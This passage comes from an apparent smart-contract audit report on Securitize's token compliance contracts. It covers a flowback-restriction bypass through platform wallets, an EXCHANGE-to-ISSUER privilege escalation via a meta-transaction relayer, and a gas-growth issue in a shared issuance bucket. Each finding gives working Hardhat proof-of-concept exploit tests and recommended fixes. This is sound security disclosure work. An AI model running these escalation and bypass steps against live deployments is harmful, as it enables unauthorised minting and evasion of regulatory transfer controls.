    bool sameCountry = CommonUtils.isEqualString(
        getCountry(_services, _args.from),
        toCountry
    );
    bool senderIsRetailDepleter =
        sameCountry &&
        isRetail(_services, _args.from) &&
        _args.fromInvestorBalance == _args.value;
    return !senderIsRetailDepleter;
}

```

The call site at line 340-350 then reduces to:

```

} else if (toRegion == EU) {
    if (_wouldBreachEURetailCap(_services, _args, toCountry, toInvestorBalance)) {
        return (40, MAX_INVESTORS_IN_CATEGORY);
    }
    if (toInvestorBalance + _args.value < IDSComplianceConfigurationService(_services[COMPLIANCE_CONFIG_
    → URATION_SERVICE]).getMinEUTokens()) {
        return (51, AMOUNT_OF_TOKENS_UNDER_MIN);
    }
}

```

Three properties this refactor buys that the inline expression does not:

1. Each precondition has a name and a comment explaining its role. The polarity of every sub-predicate is local to one line, not buried in a compound expression. A reviewer scanning `senderIsRetailDepleter = sameCountry && isRetail(_args.from) && _args.fromInvestorBalance == _args.value` reads the offset condition verbatim and can verify it against the increment-side logic at line 720 in one glance.
2. The cap check folds the `limit == 0` guard that a separate finding documents, closing the missing-`!= 0`-guard regression by construction rather than by remembering to add the guard at every cap-check site.
3. The function is testable in isolation. The current inline compound predicate has to be exercised via the full `completeTransferCheck` call path, which makes property-style testing (enumerate all sender-shape combi-

nations, assert cap-rejection matches the offset definition) awkward. A standalone `_wouldBreachEURetail-Cap` is a pure view function that fuzz tests can saturate quickly.

The same refactor pattern applies verbatim to the sibling cap branches; restructuring all five caps (JP, EU retail, US, US-accredited, total-investors) and their `preIssuanceCheck` mirrors as named helpers eliminates the entire class of "compound cap predicate with subtly wrong polarity" bug that this finding exemplifies.

Securitize: Fixed in [56c3eff](#).

Cyfrin: Verified.

7.1.5 Platform-wallet routing bypasses the active non-US-to-US flowback restriction

Description: `ComplianceServiceRegulated` enforces a regulatory flowback window via `blockFlowbackEndTime`. While that timestamp is in the future, a non-US investor must not be able to move tokens to a US investor: the resulting transfer is intended to revert with the `Flowback` reason. The check, however, is implemented only on the direct non-US-sender → US-recipient leg, and is unconditionally skipped on both legs that involve a platform wallet. A non-US investor can therefore reach a US investor by routing through any address that the operator has registered as a platform wallet, even though the direct transfer between the same two parties would be rejected.

There are two distinct gaps in `contracts/compliance/ComplianceServiceRegulated.sol` that combine to produce the bypass.

Gap 1 — `doPreTransferCheckRegulated` returns `VALID` from the platform-recipient branch before any country-pair check runs.

For any transfer whose recipient is a platform wallet, the pre-transfer check evaluates a single guard (force-full-transfer) and then short-circuits with `(0, VALID)`. None of the country / region rules in `completeTransferCheck` — including the flowback branch — are ever reached on this leg.

```
// contracts/compliance/ComplianceServiceRegulated.sol
uint256 fromInvestorBalance = balanceOfInvestor(_services, _from);
uint256 fromRegion = getCountryCompliance(_services, _from);
bool isPlatformWalletTo = IDSWalletManager(_services[WALLET_MANAGER]).isPlatformWallet(_to);
if (isPlatformWalletTo) {
    if (
        ((IDSComplianceConfigurationService(_services[COMPLIANCE_CONFIGURATION_SERVICE])).getForceFullTr
        ↪ ansfer()
        && (fromRegion == US)) ||
        IDSComplianceConfigurationService(_services[COMPLIANCE_CONFIGURATION_SERVICE]).getWorldWideForc
        ↪ eFullTransfer()) &&
        fromInvestorBalance > _value
    ) {
        return (50, ONLY_FULL_TRANSFER);
    }
    return (0, VALID); // <-- skips completeTransferCheck, including the flowback branch
}

// ...
CompletePreTransferCheckArgs memory args = CompletePreTransferCheckArgs(
    _from, _to, _value, fromInvestorBalance, fromRegion, isPlatformWalletTo
);
return completeTransferCheck(_services, args);
```

Because the early return fires before `completeTransferCheck`, a non-US investor sending to a platform wallet is never measured against the flowback window, regardless of how the platform wallet is going to redistribute the tokens afterwards.

Gap 2 — `completeTransferCheck` exempts platform-wallet senders from the flowback branch.

On the outbound leg the function does reach the non-US sender branch, but the flowback condition explicitly requires `!isPlatformWalletFrom`. As soon as the sender is registered as a platform wallet, the branch is disabled and the transfer falls through to the rest of the function:

```
// contracts/compliance/ComplianceServiceRegulated.sol
bool isPlatformWalletFrom = IDSWalletManager(_services[WALLET_MANAGER]).isPlatformWallet(_args.from);

if (_args.fromRegion == US) {
    // ... US-sender rules
} else {
    if (checkHoldUp(_services, _args.from, _args.value, false, isPlatformWalletFrom)) {
        return (33, HOLD_UP);
    }

    if (
        toRegion == US &&
        !isPlatformWalletFrom && // <-- disables flowback whenever the sender is a platform wallet
        isBlockFlowbackEndTimeOk(
            IDSComplianceConfigurationService(_services[COMPLIANCE_CONFIGURATION_SERVICE]).getBlockFlow
            ↪ backEndTime()
        )
    ) {
        return (25, FLOWBACK);
    }
    // ... falls through and the transfer to the US investor is accepted
}
}
```

Note also that the branch keys on `_args.fromRegion`, i.e. the *current sender's* configured country region. A platform wallet typically has no country set (region is `NONE`), so even without the explicit `!isPlatformWalletFrom` guard the outbound leg would not enter the non-US-sender branch. The flowback rule is intrinsically tied to the *original* sender's region, which is lost the moment tokens move into platform custody.

End-to-end consequence. The composition of the two gaps produces the bypass:

1. `nonUS_investor → US_investor`: `completeTransferCheck` runs with `fromRegion == EU/NONE-US` and `toRegion == US`, the flowback branch matches, the call reverts with `Flowback`.
2. `nonUS_investor → platform_wallet`: `doPreTransferCheckRegulated` returns `(0, VALID)` from the platform-recipient early return; flowback is never evaluated.
3. `platform_wallet → US_investor`: `completeTransferCheck` runs, but the platform-sender exemption (and the lost original region) disables the flowback branch; the transfer succeeds.

The end state is that the non-US holder's tokens land in a US investor's balance while `blockFlowbackEndTime` is still in the future, which is exactly the state the rule is meant to prevent. This is distinct from the platform-wallet lock-up, pause, and investor-cap bypasses reported separately — the control circumvented here is specifically the active flowback window.

Impact: The configured flowback window is not a reliable non-US-to-US transfer restriction. Tokens that cannot move directly from a non-US investor to a US investor can reach the US investor through platform custody while `blockFlowbackEndTime` is still active, which defeats the regulatory purpose of the timer (preventing premature flowback of off-shore-distributed tokens into the US market).

Proof of Concept: The following Hardhat test is self-contained: it configures France as EU, USA as US, sets a future `blockFlowbackEndTime`, registers a French holder and a US recipient, confirms that the direct transfer reverts with `Flowback`, and then demonstrates that the same tokens can reach the US investor by routing through a platform wallet.

```
// test/audit-platform-flowback-bypass-poc.test.ts
import { expect } from 'chai';
import hre from 'hardhat';
import { loadFixture, time } from '@nomicfoundation/hardhat-network-helpers';

// Minimal inline equivalents of the project's test helpers so this PoC is
// readable on its own. The real fixtures live under test/utils/.
const DAYS = 24 * 60 * 60;
```

```

const Compliance = { EU: 2, US: 4 }; // values from contracts/utils/CommonUtils.sol
const FRANCE = 'france';
const USA = 'usa';
const FRENCH_INVESTOR_ID = 'frenchInvestorId';
const US_INVESTOR_ID = 'usInvestorId';

async function deployDSTokenRegulated() {
  // Re-uses the project's deploy-all Hardhat task which wires up DSToken,
  // ComplianceServiceRegulated, RegistryService, WalletManager, and the
  // ComplianceConfigurationService that the test interacts with below.
  return hre.run('deploy-all', { name: 'Token Example 1', symbol: 'TX1', decimals: 2 });
}

async function registerInvestor(investorId: string, wallet: any, registryService: any) {
  await registryService.registerInvestor(investorId, '');
  await registryService.addWallet(wallet, investorId);
}

describe('Audit PoC: platform wallet flowback bypass', function () {
  it('routes non-US tokens to a US investor through a platform wallet while flowback is active', async
  ↪ function () {
    const [nonUSHolder, usRecipient, platform] = await hre.ethers.getSigners();
    const {
      dsToken,
      registryService,
      complianceConfigurationService,
      walletManager,
    } = await loadFixture(deployDSTokenRegulated);

    // 1. Configure the regulatory state.
    await complianceConfigurationService.setCountryCompliance(FRANCE, Compliance.EU);
    await complianceConfigurationService.setCountryCompliance(USA, Compliance.US);
    await complianceConfigurationService.setEURetailInvestorsLimit(100);
    // Flowback window is open for ~1 day from now.
    await complianceConfigurationService.setBlockFlowbackEndTime((await time.latest()) + DAYS);

    // 2. Onboard a French (EU) holder and a US recipient.
    await registerInvestor(FRENCH_INVESTOR_ID, nonUSHolder, registryService);
    await registerInvestor(US_INVESTOR_ID, usRecipient, registryService);
    await registryService.setCountry(FRENCH_INVESTOR_ID, FRANCE);
    await registryService.setCountry(US_INVESTOR_ID, USA);

    // 3. Issue tokens to the French holder.
    await dsToken.issueTokens(nonUSHolder, 100);

    // 4. The direct French -> US transfer is correctly blocked by the flowback rule.
    await expect(dsToken.connect(nonUSHolder).transfer(usRecipient, 100))
      .to.be.revertedWith('Flowback');

    // 5. Operator registers a platform wallet (no country, no investor record).
    await walletManager.addPlatformWallet(platform);

    // 6. Leg 1: French holder -> platform wallet. Succeeds because
    // doPreTransferCheckRegulated returns VALID from the platform-recipient
    // early return, skipping completeTransferCheck and therefore the
    // flowback branch.
    await expect(dsToken.connect(nonUSHolder).transfer(platform, 100)).not.to.be.reverted;

    // 7. Leg 2: Platform wallet -> US investor. Succeeds because the flowback
    // branch in completeTransferCheck is gated by '!isPlatformWalletFrom',
    // and the sender's region is no longer EU once tokens sit in the
    // platform wallet.
  });
});

```

```

    await expect(dsToken.connect(platform).transfer(usRecipient, 10)).not.to.be.reverted;

    // 8. US investor now holds the tokens despite the flowback window being
    // open - the exact state the rule is meant to prevent.
    expect(await dsToken.balanceOf(usRecipient)).to.equal(10);
  });
});

```

Run with:

```
npx hardhat test test/audit-platform-flowback-bypass-poc.test.ts
```

Expected output: the test passes, which corresponds to the US recipient receiving 10 tokens from a non-US source while `blockFlowbackEndTime` is still in the future.

Recommended Mitigation: Evaluate the flowback restriction before any platform-wallet shortcut, and do not give platform-wallet senders an implicit exemption. Two changes are required:

1. **Inbound leg** — in `doPreTransferCheckRegulated`, move (or duplicate) the flowback check so that it runs *before* the platform-recipient early return. A transfer from a non-US holder into a platform wallet during the flowback window should be rejected unless an explicit exception applies.
2. **Outbound leg** — in `completeTransferCheck`, drop the `!isPlatformWalletFrom` exemption from the flowback branch, and key the rule on the *original* non-US origin rather than on the current sender's region (e.g. by tracking the source region for tokens held in platform custody, or by treating platform-wallet outflows to US investors as flowback-restricted by default).

A minimal first step that closes the direct bypass is:

```

// Before any platform-recipient early return
if (
  toRegion == US &&
  fromRegion != US &&
  isBlockFlowbackEndTimeOk(
    IDSComplianceConfigurationService(_services[COMPLIANCE_CONFIGURATION_SERVICE]).getBlockFlowback
    ↳ EndTime()
  )
) {
  return (25, FLOWBACK);
}

```

and removing `!isPlatformWalletFrom` from the existing flowback branch in `completeTransferCheck`.

If there is an operational reason for platform wallets to distribute to US investors during the flowback window (for example, primary distribution of US-tranche tokens that were temporarily held in custody), that exception should be expressed as an explicit, separately-configured rule (e.g. a per-wallet or per-tranche flag), documented as overriding the non-US-to-US flowback control, and not provided implicitly via the "sender is a platform wallet" predicate.

Securitize: Acknowledged; This is a genuine bypass but the fix has real operational trade-offs. Removing `!isPlatformWalletFrom` closes the bypass with a single-line change, but it may surprise operators who fund US investors from treasury platform wallets during a flowback window. This deserves a product-level decision before applying the fix. For now we are acknowledging this one.

7.1.6 TransactionRelayer holds permanent ISSUER role and accepts EXCHANGE-role signers, EXCHANGE to ISSUER privilege escalation

Description: At deployment, `tasks/set-roles.ts:17` grants the `TransactionRelayer` proxy `ROLE_ISSUER` on `TrustService`. The relayer's `executePreApprovedTransaction` is public (no caller gate) and admits any meta-tx whose recovered signer holds `ROLE_EXCHANGE` or `ROLE_ISSUER`:

```
// contracts/utis/TransactionRelayer.sol:120-126
```

```

function executePreApprovedTransaction(
    bytes memory signature,
    ExecutePreApprovedTransaction calldata txData
) public {
    require(txData.blockLimit >= block.number, "Transaction too old");
    _executePreApprovedTransaction(signature, txData);
}

// contracts/Utils/TransactionRelayer.sol:146-162
function _executePreApprovedTransaction(...) private {
    ...
    address recovered = ECDSA.recover(digest, signature);
    uint256 approverRole = getTrustService().getRole(recovered);
    require(approverRole == ROLE_EXCHANGE || approverRole == ROLE_ISSUER, 'Invalid signature');

    noncePerInvestor[investorKey] = currentNonce + 1;
    Address.functionCall(txData.destination, txData.data);
}

```

The forwarded call at line 161 executes with `msg.sender == TransactionRelayer`, i.e. as `ISSUER`, regardless of the actual signer's role. Combined, this lets an `EXCHANGE`-role key holder reach every `ISSUER`-gated function in the protocol, including `TrustService.setRole` itself, where the `onlySameRole(ROLE_ISSUER)` branch (`contracts/trust/TrustService.sol:91-100`) admits `ISSUER+EXCHANGE` assignments. The `EXCHANGE` signer thereby self-grants the attacker `EOA ROLE_ISSUER` permanently.

The protocol's role hierarchy treats `EXCHANGE` as the lowest-privilege non-zero role (`utils/globals.ts:roles`, `NONE=0`, `MASTER=1`, `ISSUER=2`, `EXCHANGE=4`, `TRANSFER_AGENT=8`). Per the role-capability map, `EXCHANGE`'s intended capability surface is registry / identity-management (`addWallet`, `registerInvestor`, `setCountry`, `setAttribute` on `RegistryService`), explicitly NOT issuance, rebasing, role administration, or pause control. The relayer collapses that separation.

The function's own `NatSpec` at `TransactionRelayer.sol:112` corroborates that this admission was unintended:

```

// @param signature The signature of the transaction data signed by an authorized signer (issuer or
↳ master)

```

The docstring says "issuer or master", but the code admits "EXCHANGE or ISSUER" and rejects `MASTER`, the documented intent and the implemented gate diverge, with the gate accepting the lowest-trust role rather than the highest.

Impact: A single `EXCHANGE`-key compromise becomes operationally equivalent to an `ISSUER`-key compromise, defeating the role separation. After the escalation, the attacker `EOA` holds `ROLE_ISSUER` directly on `TrustService` and can call:

- `DSToken.issueTokens / issueTokensCustom / issueTokensWithMultipleLocks`, unlimited mint to any registered investor.
- `SecuritizeRebasingProvider.setMultiplier`, rewrites every holder's effective balance via the rebasing rate.
- `WalletManager.addPlatformWallet / addIssuerWallet`, tag arbitrary wallets as platform wallets, which then bypass lock checks at `ComplianceServiceLibrary.sol:209-223`.
- `TrustService.setRole(_, ROLE_ISSUER | ROLE_EXCHANGE)`, onboard additional `ISSUER / EXCHANGE` accounts.
- `TokenIssuer.issueTokens`, `BulkOperator.bulkIssuance`, bulk-mint pathways.

The submitter of the malicious meta-tx is unrestricted (`executePreApprovedTransaction` has no caller gate), so the `EXCHANGE` signer never needs to broadcast the transaction themselves; they only need to leak the signature.

The escalation is permanent, the relayer's grant of `ROLE_ISSUER` is unconditional and the attacker's `ROLE_ISSUER` is recorded directly on `TrustService`. There is no time-bound or one-shot constraint on this path.

EXCHANGE is the role typically delegated to operational bots (registry / KYC pipelines) and treated as low-trust in the documented hierarchy. Custody discipline around an EXCHANGE key is materially weaker than around ISSUER. The bug therefore expands the realistic threat model from "lose the issuance key" to "lose any registry-management key".

Proof of Concept: The PoC is a self-contained Hardhat test at `test/poc-h1-exchange-to-issuer-escalation.test.ts`, run against the vanilla `deploy-all` deployment (no fixture modifications). It executes the full attack and asserts the resulting state, including a refutation of the "EXCHANGE could already do this directly" counter-claim by showing that an EXCHANGE EOA calling `setRole(_, ROLE_ISSUER)` straight on `TrustService` reverts. The relay is load-bearing for the escalation.

Run:

```
npx hardhat test test/poc-h1-exchange-to-issuer-escalation.test.ts
```

```
/**
 * PoC for Solace H-1:
 * TransactionRelayer holds permanent ISSUER role and accepts EXCHANGE-role
 * signers; EXCHANGE → ISSUER privilege escalation.
 *
 * Setup (vanilla `deploy-all` deployment via the existing fixture):
 * - `tasks/set-roles.ts:17` grants the `TransactionRelayer` proxy `ROLE_ISSUER`
 *   on `TrustService`.
 * - `TransactionRelayer.executePreApprovedTransaction` is `public` (anyone may
 *   submit) and gates only on the recovered signer's role being EXCHANGE or
 *   ISSUER (`TransactionRelayer.sol:158`).
 * - The forwarded call runs with `msg.sender == relayer`, i.e. as ISSUER
 *   regardless of the actual signer's role.
 *
 * Attack:
 * 1. An attacker EOA `evilSigner` is granted ROLE_EXCHANGE (modelled as a
 *   compromise of any EXCHANGE-role key, EXCHANGE is the lowest-privilege
 *   non-zero role per `utils/globals.ts:roles`).
 * 2. `evilSigner` signs an EIP-712 meta-tx whose `destination = TrustService`
 *   and `data = setRole(evilTakeover, ROLE_ISSUER)`.
 * 3. Anyone calls `executePreApprovedTransaction` with that signature.
 * 4. The relayer's gate passes (signer is EXCHANGE). The forwarded `setRole`
 *   runs as the relayer, which holds ISSUER; `onlyMasterOrIssuerOrTransferAgent`
 *   passes; `onlySameRole(ROLE_ISSUER)` passes (admits ISSUER + EXCHANGE).
 *   `evilTakeover` is now ISSUER.
 * 5. As ISSUER, `evilTakeover` directly mints tokens to itself via
 *   `dsToken.issueTokens`, bypassing every issuance control.
 *
 * Counter-claim ruled out, "EXCHANGE could already have done this directly":
 * Calling `TrustService.setRole(_, ROLE_ISSUER)` straight from an EXCHANGE
 * EOA reverts: the modifier `onlyMasterOrIssuerOrTransferAgent` is satisfied
 * only by MASTER / ISSUER / TRANSFER_AGENT. The test's third step explicitly
 * confirms the direct call reverts. The escalation requires going through the
 * relayer.
 *
 * Counter-claim ruled out, "the NatSpec restricts who can sign":
 * The NatSpec at TransactionRelayer.sol:112 says the signer must be "issuer
 * or master". The code accepts EXCHANGE and rejects MASTER. This PoC
 * exercises the code, not the NatSpec.
 */

import hre from 'hardhat';
import { loadFixture } from '@nomicfoundation/hardhat-toolbox/network-helpers';
import { expect } from 'chai';
import { deployDSTokenRegulated, INVESTORS } from './utils/fixture';
import { DSConstants } from './utils/globals';
import { registerInvestor, transactionRelayerPreApproval } from './utils/test-helper';
```



```

describe('PoC - H-1: EXCHANGE → ISSUER privilege escalation via TransactionRelayer', function () {
  it('Lets an EXCHANGE-role signer self-grant ISSUER via a meta-tx forwarded by the relayer', async
    ↪ function () {
      const [, evilSigner, evilTakeover, victim] = await hre.ethers.getSigners();

      const {
        dsToken,
        trustService,
        transactionRelayer,
        registryService,
      } = await loadFixture(deployDSTokenRegulated);

      // --- Preconditions -----

      // The vanilla deploy script grants the relayer ROLE_ISSUER on TrustService.
      expect(await trustService.getRole(await transactionRelayer.getAddress()))
        .to.equal(DSConstants.roles.ISSUER);

      // The attacker holds the lowest-privilege non-zero role: EXCHANGE.
      await trustService.setRole(evilSigner.address, DSConstants.roles.EXCHANGE);
      expect(await trustService.getRole(evilSigner.address))
        .to.equal(DSConstants.roles.EXCHANGE);

      // The takeover address starts with no role.
      expect(await trustService.getRole(evilTakeover.address))
        .to.equal(DSConstants.roles.NONE);

      // Sanity: an EXCHANGE-role key CANNOT directly call setRole(_, ISSUER),
      // the modifier `onlyMasterOrIssuerOrTransferAgent` excludes EXCHANGE.
      await expect(
        trustService.connect(evilSigner).setRole(evilTakeover.address, DSConstants.roles.ISSUER)
      ).to.be.reverted;

      // --- The escalation -----

      // EvilSigner registers an investor id so the relayer's per-investor nonce
      // mapping has a key to work with. Any registered id works; we use a fresh
      // one to avoid colliding with the fixture's default investors.
      const evilInvestorId = 'evilExchangeInvestor';
      await registerInvestor(evilInvestorId, evilSigner.address, registryService);

      // Construct the malicious payload: setRole(evilTakeover, ROLE_ISSUER) on
      // TrustService. This is the call the attacker wants to land with the
      // relayer's ISSUER msg.sender.
      const maliciousData = trustService.interface.encodeFunctionData(
        'setRole',
        [evilTakeover.address, DSConstants.roles.ISSUER]
      );

      const block = await hre.ethers.provider.getBlock('latest');
      const blockLimit = (block?.number ?? 0) + 100;
      const nonce = await transactionRelayer.nonceByInvestor(evilInvestorId);

      const message = {
        destination: await trustService.getAddress(),
        data: maliciousData,
        nonce,
        senderInvestor: evilInvestorId,
        blockLimit,
      };

      // Sign with the EXCHANGE-role key.
      const signature = await transactionRelayerPreApproval(

```

```

    evilSigner,
    await transactionRelayer.getAddress(),
    message
  );

  // Submit. Note: the submitter (`victim` here, but it could be any address,
  // executePreApprovedTransaction is `public` with no caller gate) does NOT
  // need any role. The relayer admits the signature because the signer holds
  // EXCHANGE.
  await transactionRelayer.connect(victim).executePreApprovedTransaction(signature, message);

  // --- The damage -----

  // evilTakeover is now ISSUER, despite no MASTER or ISSUER ever signing.
  expect(await trustService.getRole(evilTakeover.address))
    .toEqual(DSConstants.roles.ISSUER);

  // As ISSUER, evilTakeover can mint tokens to itself directly, no further
  // meta-tx games needed. Issue tokens to a fresh registered investor wallet
  // (mirroring the existing relayer test's pattern):
  const victimInvestorId = 'evilTakeoverInvestor';
  await registerInvestor(victimInvestorId, evilTakeover.address, registryService);

  const beforeBalance = await dsToken.balanceOf(evilTakeover.address);
  await dsToken.connect(evilTakeover).issueTokens(evilTakeover.address, 1_000_000n);
  const afterBalance = await dsToken.balanceOf(evilTakeover.address);

  expect(afterBalance - beforeBalance).toEqual(1_000_000n);

  // --- Summary -----
  //
  // Starting state: evilSigner holds EXCHANGE (the lowest-privilege non-zero
  // role per the documented hierarchy).
  //
  // Ending state: evilTakeover holds ISSUER and has minted tokens. No MASTER
  // or ISSUER key ever signed anything.
  //
  // From here the attacker can also:
  // - grant additional ISSUER / EXCHANGE accounts (TrustService.setRole)
  // - flip the rebasing multiplier (SecuritizeRebasingProvider.setMultiplier)
  // - tag arbitrary wallets as platform wallets (WalletManager), which
  //   bypass lock checks per ComplianceServiceLibrary.sol:209-223
  //
  // A single EXCHANGE-key compromise is operationally equivalent to an
  // ISSUER-key compromise, collapsing the documented role separation.
  });
});

```

Output:

```

PoC - H-1: EXCHANGE → ISSUER privilege escalation via TransactionRelayer
  Lets an EXCHANGE-role signer self-grant ISSUER via a meta-tx forwarded by the relayer (1177ms)

1 passing (1s)

```

The test:

1. Loads the vanilla fixture (deployDSTokenRegulated → hre.run('deploy-all', ...) → set-roles.ts runs and grants the relayer ISSUER).
2. Confirms the relayer holds ROLE_ISSUER on TrustService.
3. Grants evilSigner ROLE_EXCHANGE (modelling any EXCHANGE-key compromise).

4. Asserts that `evilSigner` calling `trustService.setRole(evilTakeover, ROLE_ISSUER)` directly **reverts**, the only path to ISSUER is via the relayer.
5. Has `evilSigner` register an investor ID (so the relayer's per-investor nonce mapping has a key).
6. Builds the malicious meta-tx: `destination = TrustService`, `data = setRole(evilTakeover, ROLE_ISSUER)`.
7. Signs with the EXCHANGE-role key, then has a role-less third party (victim) submit the signed payload, proving the submitter does not need any privilege.
8. Asserts `evilTakeover` now holds `ROLE_ISSUER` directly on `TrustService`.
9. As ISSUER, `evilTakeover` calls `dsToken.issueTokens(evilTakeover, 1_000_000)` and the test asserts the balance increases by 1,000,000, full mint capability without ever signing as MASTER or ISSUER.

The contiguous attack - single EXCHANGE-key signature to permanent ISSUER on the attacker EOA to unrestricted mint - executes within a single block and is reproducible deterministically.

Recommended Mitigation: Three options, in increasing rigor - option (b) is recommended as the minimum behavioral change that closes the escalation while preserving the meta-tx UX:

1. **(a) Strip the relayer's deploy-time ISSUER grant.** Remove the `setRole(transactionRelayer, ROLE_ISSUER)` line at `tasks/set-roles.ts:17`. The relayer can still forward permissionless calls, but loses its ability to execute role-gated calls, which closes the escalation but also breaks every legitimate meta-tx flow that depends on the relayer being ISSUER (e.g. signed `issueTokens` meta-txs).
2. **(b) Enforce per-destination role-fit inside `_executePreApprovedTransaction`.** After recovering the signer's role, require that the signer's role is sufficient for the call being forwarded. This requires either (i) a destination/selector → required-role table, or (ii) re-checking the signer's role against the destination's modifier semantics. The simplest variant: require the signer's role to be at least as privileged as the relayer's own role for the destination, by re-running `trustService.getRole(recovered)` against the same modifier the destination uses. Practically, this is a `require(approverRole == ROLE_ISSUER || approverRole == ROLE_MASTER, "Insufficient signer role")` if the relayer is to remain ISSUER-only, at which point the docstring at `TransactionRelayer.sol:112` ("issuer or master") becomes consistent with the code.
3. **(c) Forward signer identity via transient storage.** Have the relayer write the recovered signer's address to transient storage before the `functionCall`, and have downstream contracts (modifiers on `TrustService`, `DSToken`, etc.) consult that transient slot to determine the effective caller for authorization. This preserves arbitrary signer/relayer combinations safely and is the most flexible, but requires changes throughout the trust-checking surface.

Alongside whichever option is chosen, fix the NatSpec discrepancy at `TransactionRelayer.sol:112` so the documentation matches the implemented gate.

Consider also:

- Bound `senderInvestor` to the signer's investor membership in `RegistryService` so the meta-tx can be attributed to a real, signer-controlled investor identity rather than letting any ISSUER/EXCHANGE key advance any investor's nonce.
- Add an event emission to `_executePreApprovedTransaction` recording the recovered signer, destination, and selector, currently the call forwards silently, hampering post-incident attribution.

Securitize: Fixed in [6a67cf5](#).

Cyfrin: Verified.

7.2 Low Risk

7.2.1 ComplianceServiceRegulated::recordIssuance to a platform wallet pollutes a shared issuancesCounters[""] bucket

Description: ComplianceServiceRegulated::recordIssuance (lines 623-636) writes the issuance lock record under the recipient's investor id without gating on a non-empty id:

```
function recordIssuance(address _to, uint256 _value, uint256 _issuanceTime) internal override returns
↳ (bool) {
    string memory investorTo = getRegistryService().getInvestor(_to);
    if (compareInvestorBalance(investorTo, _value, 0)) {
        adjustTotalInvestorsCounts(_to, CommonUtils.IncDec.Increase);
    }
    uint256 shares = getRebasingProvider().convertTokensToShares(_value);
    cleanupInvestorIssuances(investorTo);
    return createIssuanceInformation(investorTo, shares, _issuanceTime);
}
```

When _to is a platform wallet, getInvestor(_to) returns the empty string "" (platform wallets have no entry in investorsWallets). createIssuanceInformation("", shares, _issuanceTime) at lines 737-749 then appends a record to issuancesValues[""] [issuancesCounters[""]] and increments issuancesCounters[""]. The empty-string key acts as a shared global bucket across every issuance to any platform wallet across the protocol lifetime.

ComplianceServiceRegulated::recordTransfer (lines 600-621) calls cleanupInvestorIssuances for both legs:

```
cleanupInvestorIssuances(investorFrom);
cleanupInvestorIssuances(investorTo);
```

Any transfer where either leg is a platform wallet calls cleanupInvestorIssuances(""). Inside cleanupInvestorIssuances (lines 890-932), getCountry("") returns "" and getCountryCompliance("") returns NONE (0), so the else-branch sets lockTime = getNonUSLockPeriod(). The function then walks every record under issuancesCounters[""] swap-popping the ones with issuanceTimestamp <= block.timestamp - lockTime. Steady-state size of the bucket is roughly (platform_wallet_issuance_frequency * nonUSLockPeriod).

Files:

ComplianceServiceRegulated::recordIssuance, ComplianceServiceRegulated::createIssuanceInformation, ComplianceServiceRegulated::cleanupInvestorIssuances

Impact: The gas cost on platform-wallet-leg transfers grows linearly with the steady-state bucket size, which is roughly platform_wallet_issuance_rate * nonUSLockPeriod. The bug fires only when MASTER or ISSUER mints directly to a platform wallet via DSToken::issueTokens and friends, which are gated on onlyIssuerOrAbove (MASTER + ISSUER only). Transfers to platform wallets do not pollute the bucket. The realistic deployment shape therefore determines the impact:

- Capital-event cadences typical of security tokens (~1-12 platform-wallet issuances per year): the bucket stays under ~20 records and the per-transfer cleanup overhead is negligible.
- Active or rebasing deployments with ~1 issuance per day over a 365-day lockup: the bucket reaches ~365 records and per-transfer overhead lands around 1M-3M gas - operationally painful (~30-60x normal cost) but transfers still fit in a block.
- Sustained high-frequency issuance (~10+/day): the bucket reaches several thousand records and per-transfer overhead approaches the block gas limit, bricking transfers.

Whether a deployment reaches a DoS threshold depends entirely on the issuer's own operational tempo. There is no external attacker class: only MASTER and ISSUER can mint, and only MASTER and ISSUER can designate platform wallets via WalletManager::addPlatformWallet (also onlyIssuerOrAbove). The bug is an issuer self-foot-gun whose blast radius is bounded by the issuer's own choices.

Recovery is available without an implementation upgrade: MASTER can prune the polluted bucket by walking issuancesCounters[""] / issuancesValues[""] / issuancesTimestamps[""] and clearing entries. The prune

is $O(N)$ in bucket size and may need to span multiple transactions for very large buckets, but it is a master-only operation that does not require coordinating an upgrade or a state rollback. Combined with the issuer-controlled trigger, no funds at risk (gas-cost-only impact), and the deployment-shape-dependent threshold, severity sits at Low.

The `getComplianceTransferableTokens` path is not affected because `checkHoldUp` is gated on `!_isPlatformWalletFrom` at line 141; the empty-key bucket never enters the transferability calculation. The damage is purely the gas cost on the transfer path.

Proof of Concept: Add the following test to `test/solace-pocs/L-1.test.ts` and run with: `npx hardhat test test/solace-pocs/L-1.test.ts`.

```
// PoC: ComplianceServiceRegulated::recordIssuance to a platform wallet writes
// a lockup record under the empty-string investor id ("") because
// getRegistryService().getInvestor(platformWallet) returns "" (platform
// wallets are not registered investor wallets). createIssuanceInformation
// does not gate on a non-empty id, so the record lands in the shared
// issuancesValues[""][issuancesCounters[""]] slot. The bucket accumulates
// across every platform-wallet issuance and is never naturally pruned for
// records still within the lockup window.
//
// On every subsequent transfer touching a platform wallet (either leg),
// recordTransfer calls cleanupInvestorIssuances("") which scans the entire
// bucket. The per-transfer gas cost grows monotonically with the bucket
// size = platform_wallet_issuance_rate * nonUSLockPeriod.
//
// The mapping is internal, so this test observes the bug via the gas-cost
// side effect: a transfer to a platform wallet costs measurably more after
// the bucket has been polluted by repeated platform-wallet issuances. The
// gas overhead grows linearly with the issuance count.

import hre from 'hardhat';
import { expect } from 'chai';
import { loadFixture } from '@nomicfoundation/hardhat-toolbox/network-helpers';
import { deployDSTokenRegulated, INVESTORS } from '../utils/fixture';

describe('PoC: recordIssuance to a platform wallet pollutes issuancesCounters[""] and taxes every
↳ platform-wallet-leg transfer', function () {
  it('test_PoC_PlatformWalletBucketPollutionGrowsGasCost', async function () {
    const [
      deployer,
      regularInvestorWallet,
      platformWallet,
    ] = await hre.ethers.getSigners();

    const {
      dsToken,
      registryService,
      walletManager,
      complianceConfigurationService,
    } = await loadFixture(deployDSTokenRegulated);

    // Wide caps so the only gate exercised in this PoC is the issuancesCounters
    // bucket scan. USA mapped to US compliance so the regular investor has a
    // valid region.
    await complianceConfigurationService.setNonAccreditedInvestorsLimit(1000);
    await complianceConfigurationService.setTotalInvestorsLimit(1000);
    await complianceConfigurationService.setUSInvestorsLimit(1000);
    await complianceConfigurationService.setMinUSTokens(0);
    await complianceConfigurationService.setMinimumHoldingsPerInvestor(0);
    await complianceConfigurationService.setCountryCompliance(
      INVESTORS.Country.USA,
      INVESTORS.Compliance.US,
```

```

);
// Configure a non-zero non-US lockup period so records added to the empty-
// string ("" ) bucket (the platform-wallet bucket, which evaluates under
// countryCompliance == NONE -> else branch in cleanupInvestorIssuances) do
// not instantly age out. With lockTime == 0, every cleanup call would
// evict every record and the bucket would never grow - which is why the
// bug is latent in default-config deployments and only bites when the
// operator sets a real lockup period (the Reg-D Rule 144 12-month default
// is typical).
